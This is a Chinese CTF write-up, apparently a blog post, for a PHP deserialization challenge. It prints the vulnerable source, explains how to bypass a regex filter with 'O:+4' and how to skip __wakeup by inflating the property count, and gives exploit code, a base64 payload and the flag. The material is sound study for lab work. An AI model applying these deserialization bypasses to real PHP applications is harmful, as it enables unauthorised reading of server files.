
攻防世界web_php_unserialize

原创

听门外雪花飞 于 2022-02-06 18:59:40 发布 442 收藏

分类专栏： ctf刷题纪 文章标签： php 安全

本文链接：https://blog.csdn.net/weixin_52268949/article/details/122800538



web_php_unserialize

进入环境给出源码

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

进入题目看出来了是反序列，首先他要经过一次base64解码，然后进行正则匹配，而正则匹配的规则是：在不区分大小写的情况下，若字符串出现"o:数字"或者"c:数字"这样的格式，那么就被过滤，很明显，因为serialize()的参数为object,因此参数类型肯定为对象"O"，又因为序列化字符串的格式为 参数格式:参数名长度，因此"O:4"这样的字符串肯定无法通过正则匹配

绕过

而O:+4被过滤说明绕过了过滤而且最后的值不变。

绕过wakeup和上一题的用法一样

我们编写exp

```php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

$a = new Demo('fl4g.php');
$b = serialize($a);
$c = str_replace("O:4","O:+4",$b);
$c = str_replace(":1:",":2:",$c);
echo base64_encode($c);
```

得到payload

```
TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==
```

去传参即可获得flag

```php
<?php
$flag="ctf{b17bd4c7-34c9-4526-8fa8-a0794a197013}";
?>
```